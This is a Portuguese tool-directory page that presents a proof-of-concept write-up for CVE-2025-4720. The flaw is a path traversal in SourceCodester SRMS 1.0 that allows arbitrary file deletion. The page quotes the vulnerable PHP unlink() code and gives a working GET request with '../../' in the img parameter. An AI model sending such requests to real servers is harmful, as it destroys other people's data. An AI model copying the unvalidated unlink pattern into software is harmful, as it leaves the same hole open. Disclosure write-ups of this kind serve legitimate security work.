
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/xmyronn/duplicate-cve-2025-4720-
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubxmyronn/duplicate-cve-2025-4720-

duplicate-CVE-2025-4720-

Exploit de prova de conceito para CVE-2025-4720, uma vulnerabilidade de path traversal no SourceCodester SRMS 1.0 permitindo exclusão arbitrária de arquivos via endpoint drop_student.php.

Ver Repositório
65há 7 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    341
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    309

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

cve-srms-drop-student-path-traversal (CVE-2025-4720)(dupe)

Exclusão Arbitrária de Arquivos no SRMS 1.0 do SourceCodester

Descrição

Existe uma vulnerabilidade de path traversal no endpoint drop_student.php do Student Result Management System (SRMS) 1.0 do SourceCodester.

A aplicação recebe entrada controlada pelo usuário do parâmetro GET img e a passa diretamente para a função unlink() sem validação, permitindo a exclusão de arquivos arbitrários no servidor.


Código Vulnerável

$img = $_GET['img'];

if ($img == "DEFAULT") {

} else {
    unlink('images/students/' . $img);
}
Tipo de Vulnerabilidade

  • CWE-22: Path Traversal
  • Impacto: Exclusão Arbitrária de Arquivos

Prova de Conceito (PoC)


  1. Crie um arquivo na raiz da aplicação: Screenshot 2026-04-04 013454
C:\xampp\htdocs\srms_0\srms\new_test.txt

  1. Envie a seguinte requisição: Screenshot 2026-04-04 013510
Screenshot 2026-04-04 013633
GET /srms_0/srms/script/admin/core/drop_student.php?id=1&img=../../new_test.txt HTTP/1.1
Host: target


  1. Observe que o arquivo é excluído do servidor. Screenshot 2026-04-04 013650

Impacto

Um atacante pode excluir arquivos arbitrários acessíveis ao servidor web, incluindo:

  • Arquivos de configuração da aplicação
  • Logs
  • Conteúdo enviado

Isso pode levar a negação de serviço ou exploração adicional.


Notas Adicionais

Esta vulnerabilidade representa um vetor de ataque distinto em comparação com problemas relatados anteriormente no SRMS, pois:

  • Usa uma requisição GET
  • Não requer upload de arquivo
  • Pode ser potencialmente explorada via CSRF

Fornecedor

SourceCodester


Produto

Sistema de Gerenciamento de Resultados de Alunos (SRMS) https://www.sourcecodester.com/srms-makumbusho


Versão

1.0


Autor

Imad Alvi

Baixar ferramenta